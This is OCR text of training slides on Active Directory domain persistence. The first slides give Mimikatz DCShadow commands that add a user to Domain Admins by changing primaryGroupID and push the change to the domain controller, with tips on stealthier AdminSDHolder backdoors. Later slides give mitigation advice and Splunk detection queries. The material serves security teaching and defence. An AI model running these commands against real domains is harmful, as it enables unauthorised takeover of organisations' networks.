
- From the SYSTEM Mimikatz session, lets add user MILLER to the domain admins group by updating their primaryGroupID with the SID 512 (domain admins group SID).

lsadump::dcshadow /object:USERNAME /attribute:primaryGroupID /value:512

DOMAIN PERSISTENCE – DCSHADOW


- With the changes made on the local PC, we can use the domain admin Mimikatz session to push the changes to the legitimate domain controller; effecting them across the entire domain.

lsadump::dcshadow /push




DOMAIN PERSISTENCE – DCSHADOW

- In our SYSTEM Mimikatz session we can see that our changes were pushed to the legitimate domain controller:



DOMAIN PERSISTENCE – DCSHADOW

- We can now check the members of the domain admins group.



- As I mentioned earlier there are a lot more ways to abuse DCShadow for domain persistence. Adding a low privileged user to the domain admins group definitely isn't an opsec safe technique to use in the real world.
- Consider using DCShadow for stealthier domain persistence techniques such as backdooring AdminSDHolder.
- The great blogpost below contains instructions on how to do this:

https://blog.stealthbits.com/creating-persistence-with-dcshadow/

MITIGATION & DETECTION – DOMAIN PRIVESC

RELATED MITRE TACTICS & TECHNIQUES:

- **Persistence** - https://attack.mitre.org/tactics/TA0003/
- **DCShadow**- https://attack.mitre.org/techniques/T1207/
- **Software (Mimikatz)** - https://attack.mitre.org/software/S0002/

MITIGATION & DETECTION – GOLDEN TICKETS

MITIGATION:


- This is definitely one of those prevention is better than cure moments. Almost all domain persistence techniques are.
- Golden tickets are VERY difficult to detect because they are valid Kerberos tickets. Yes, they're often created with a 10 year lifespan but authentication ticket lifespans are not tracked in AD's event logs.
- Additionally removing golden tickets from your environment can be very troublesome since you'll need to reset your KRBTGT account password twice, something that I wouldn't recommend doing without intensive prior research into its possible effects on your environment.
- The best defense against golden tickets is limiting access to your domain controller and reducing the footprint of admin users across your domain. The key to golden ticket attacks is the KRBTGT account's password hash. This hash can only be exfiltrated with domain admin/domain controller rights. Focus on preventing attackers from ever acquiring this password hash.
- Domain admins should only ever logon to domain controllers, nowhere else.
- Domain admin accounts (and other accounts that can access your DC) should also be kept at an absolute minimum Create dedicated admin groups for other management and troubleshooting tasks across your domain; don't use your domain admin accounts for these activities.

MITIGATION & DETECTION – GOLDEN TICKETS

DETECTION:

- If you suspect the worst, hunt for suspicious logon events (Event ID 4624 and 4672) from administrator accounts.

```
index=* EventCode=4672 Account_Name!="*$"
| table _time, ComputerName, Account_Name, Account_Domain
```



MITIGATION & DETECTION – GOLDEN TICKETS

DETECTION:

- Some monitoring and defensive products like Microsoft ATP are capable of detecting golden ticket attacks.




Image from:

https://techcommunity.microsoft.com/t5/Azure-Advanced-Threat-Protection/Azure-ATP-brings-you-a-new-Preview-detection-Kerberos-golden/m-p/213146

MITIGATION & DETECTION – ADMINSDHOLDER

MITIGATION:


- Just like with golden tickets, preventing attackers from getting to your administrative users is the key to preventing AdminSDHolder abuse. Only domain admins can modify the AdminSDHolder container, your priority should be protecting these high value targets from being accessed by attackers.
- So like I've said before:
  - Limit the number of domain administrators in your environment.
  - Limit where the few domain administrators you have can login i.e. only to the DC.
  - Maintain a least privilege model for admins and users in your environment.
  - Don't give regular users local administrator rights to their PC. This just makes an attacker's job easier.

MITIGATION & DETECTION – ADMINSDHOLDER

DETECTION:

- Detection is pretty straightforward since the AdminSDHolder container is never modified; at least not in any situation I can think of. Use EventID 5136 (a directory service object was modified) and immediately investigate any modifications to the AdminSDHolder object.


```
index=* EventCode=5136 Class=container DN=*AdminSDHolder*
| table _time, Account_Name, DN, Type
